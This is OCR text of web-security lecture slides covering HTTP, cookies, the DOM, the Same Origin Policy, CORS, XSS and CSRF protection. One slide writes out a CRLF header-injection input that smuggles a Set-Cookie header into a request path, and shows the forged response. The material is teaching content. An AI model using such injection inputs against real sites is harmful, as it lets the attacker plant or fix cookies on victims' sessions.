
Others: example.com

URI Parsing


http://example.com;.coredump.cx/

IE allows ; in hostname

Hypertext Transfer Protocol



Phantom HTTP 0.9



```
GET / HTTP/1.1
Host: foo.bar
Accept: text/html
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US
User-Agent: Mozilla/5.0
```

```
HTTP/1.1 200 OK
Content-Length: 1790
Content-type: text/html; charset=utf-8
Date: Tue, 18 Mar 2014 19:28:28 GMT
Server: SimpleHTTP/0.6 Python/2.7.5

<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2
Final//EN"><html>…
```

```
GET / HTTP/1.1[CR][LF]
Host: foo.bar[CR][LF]
Accept: text/html[CR][LF]
Accept-Encoding: gzip,deflate,sdch[CR][LF]
Accept-Language: en-US[CR][LF]
User-Agent: Mozilla/5.0[CR][LF]
[CR][LF]
```

```
HTTP/1.1 200 OK[CR][LF]
Content-Length: 1790[CR][LF]
Content-type: text/html; charset=utf-8[CR][LF]
Date: Tue, 18 Mar 2014 19:28:28 GMT[CR][LF]
Server: SimpleHTTP/0.6 Python/2.7.5[CR][LF]
[CR][LF]
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2
Final//EN"><html>…
```

```
GET /en%0D%0ASet-Cookie: id=1 HTTP/1.1[CR][LF]
Host: foo.bar[CR][LF]
…
[CR][LF]
```

```
HTTP/1.1 302 Moved[CR][LF]
Location: http://foo.bar/lang=en[CR][LF]
Set-Cookie: id=1[CR][LF]
Content-Length: 0[CR][LF]
```

Cookies

```
HTTP/1.1 200 Ok
Server: nginx
Connection: close
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
Date: Tue, 18 Mar 2014 19:33:29 GMT
Expires: Tue, 18 Mar 2014 19:33:29 GMT
Last-Modified: Tue, 18 Mar 2014 19:33:29 GMT
Set-Cookie: yandexuid=24974313113951712 09;
Expires=Fri, 15-Mar-2024 19:33:29 GMT;
Domain=.ya.ru; Path=/
```

Cookies

```
GET / HTTP/1.1
Host: ya.ru
Accept: text/html
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8,ru;q=0.6
Cookie: yandexuid=24974313113951712O9
DNT: 1
User-Agent: Mozilla/5.0
```

Cookie Options

Set-Cookie: key=value;

Expires=Fri, 15-Mar-2024 19:33:29 GMT;

Domain=.foo.bar;

Path=/;

HttpOnly;

Secure;

HTML 4

HTML 4: Strict
HTML 4: Transitional
HTML 4: Framesets
XHTML 1.0: Strict
XHTML 1.0: Transitional
XHTML 1.0: Framesets

HTML 5

HTML 5

HTML vs. XHTML

```
<hTmL>
  <BODY>
    <IMG src="/hello_world.jpg">
    <a HREF=http://www.example.com/>
      Click me!
    </oops>
</html>
```

HTML vs. XHTML


```
<script>
document.write("…");
element.innerHTML = "<tag soup>";
</script>
```

JavaScript

1995

HTML and JavaScript

- HTML is parsed into Document Object Model
- Browser renders DOM dynamically
- JavaScript operates on DOM


window
self, window
parent, top
Window objects
document
document object
frames[ ]
array of Window objects
location
Location object
history
History object
navigator
Navigator object
all[ ]
array of All objects
forms[ ]
array of Form objects
elements[ ]
array of form element objects
Button
Checkbox
File
Hidden
Password
Radio
Reset
Select
Submit
Text
Textarea
plugins[ ]
array of Plugin objects
mimeTypes[ ]
array of Mime Type
applets[ ]
array of Applet objects
images[ ]
array of Image objects
embeds[ ]
array of embedded
links[ ]
array of Link objects
options[ ]
array of Option objects
anchors[ ]
array of Anchor objects
layers[ ]
array of Layer objects

JavaScript DOM Access

```
document.body.children[4]
    .children[0].style.color = "red";


document.getElementsByTagName("input")
    [2].value = "Hi mom!";


frames[2].document
    .getElementById("output")
    .innerHTML = ”<b>Hi mom!</b>";
```

JavaScript APIs

http://www.w3.org/standards/techs/js

XMLHttpRequest

```
var x = new XMLHttpRequest();
x.open("POST", "/accounts", false);
x.setRequestHeader("X-Foo", "Foo Bar");
x.send("...");
alert(x.responseText);
```

JavaScript Sources

`<script></script>`

`<script src="">`

`javascript:` URI

`<div onload="" onclick="" … >`


`setTimeout()` and `setInterval()`

`eval()`

CSS expression or XBL

Browser Security Model

SAME ORIGIN POLICY


Интернет-банк «Альфа-К
Security - Security - Paralle
Evil malicious bad
bad.bad:8000/evil.html

Trust to Document

Read/embed resources

```
<script src="https://example.com/lib.js">
</script>
```

Send data

```
<form action="https://example.com/login">
  … <input type="password”> …
</form>
```

Same Origin Policy

Generally speaking, user agents **isolate different origins** and **permit controlled communication between origins**.

Adam Barth

RFC 6454

Origin


{ scheme, host, port }

Is Origin Same?

Originating document	Accessed document	All but IE	IE
http://example.com/a	http://example.com/b	OK	
http://example.com	http://a.example.com	host	
http://example.com	https://example.com	protocol	
http://example.com:81	http://example.com	port	OK

IE's highly trusted zones are exception

Same Origin vs. **Cross Origin**



Same-Origin API Access

- `iframe.contentWindow`
- `window.parent`
- `window.open`
- `window.opener`

Cross-Origin API Access

- *xorigin*.location.href = "…";
- window.postMessage(…);

Cross-Origin Network Access

- Embedding is typically allowed.
- Writes are typically allowed.
- Reads are typically **NOT** allowed.

Cross-Origin Embedding

- <script src="..."></script>
- <link rel="stylesheet" href="...">
- <img src="...">
- <video>, <audio>
- <object>, <embed>, <applet>
- <frame>, <iframe>

SOP vs. real life

login.example.com ⇔ store.example.com

document.domain = “example.com”;

evil.example.com

HTML 5’s Window.postMessage()

postMessage()

```
otherWindow.postMessage(message, targetOrigin);
```

- ✓All browsers, including IE 8+
- ✓Target origin enforcement
- ✓Message origin authZ by code

SOP for XMLHttpRequest

- document.domain trick not working
- Internet Explorer takes port into account

Cookies and SOP

Cookie set at foo.example.com, domain parameter is	Scope of the resulting cookie	
	Non-IE browsers	Internet Explorer
(not set)	foo.example.com	*.foo.example.com
bar.foo.example.com	Not set: domain more specific than origin	
foo.example.com	*.foo.example.com	
baz.example.com	Not set: domain mismatch	
example.com	*.example.com	
ample.com	Not set: domain mismatch	
.com	Not set: domain too broad, security risk	

Cookies in the Jar

JavaScript
document.cookie

Server
Set-Cookie

CROSS-ORIGIN SERVER COMM.

CORS

OPTIONS /resources/post-here/ HTTP/1.1
Host: bar.other
Origin: http://foo.example
Access-Control-Request-Method: POST
Access-Control-Request-Headers: X-PINGOTHER

HTTP/1.1 200 OK
Access-Control-Allow-Origin: http://foo.example
Access-Control-Allow-Methods: POST, GET, OPTIONS
Access-Control-Allow-Headers: X-PINGOTHER
Access-Control-Max-Age: 1728000
Vary: Accept-Encoding, Origin
Content-Length: 0

Same Origin Policy vs. Application Security

WHAT MAY GO WRONG

SOP vs. App Security Model

Ambient credentials

Trust to Document

XSS

Cross-Site Scripting

Cross-Origin Writes


CSRF

Cross-Site Request Forgery

https://www.owasp.org/index.php/CSRF

CROSS-SITE REQUEST FORGERY

CSRF in Nutshell



CSRF Effects

1. Create/update/remove data on behalf victim
2. Hijack accounts
3. Leverage complex attacks

CSRF Protection

1. POST for write operations
2. Synchronizer Token Pattern

Synchronizer Token Pattern

```
<form action="/order" method="POST">
  <input type="hidden"
    name="CSRFToken"
    value="JwhKBtIPHEUV">
  …
</form>
```

Synchronizer Token Pattern

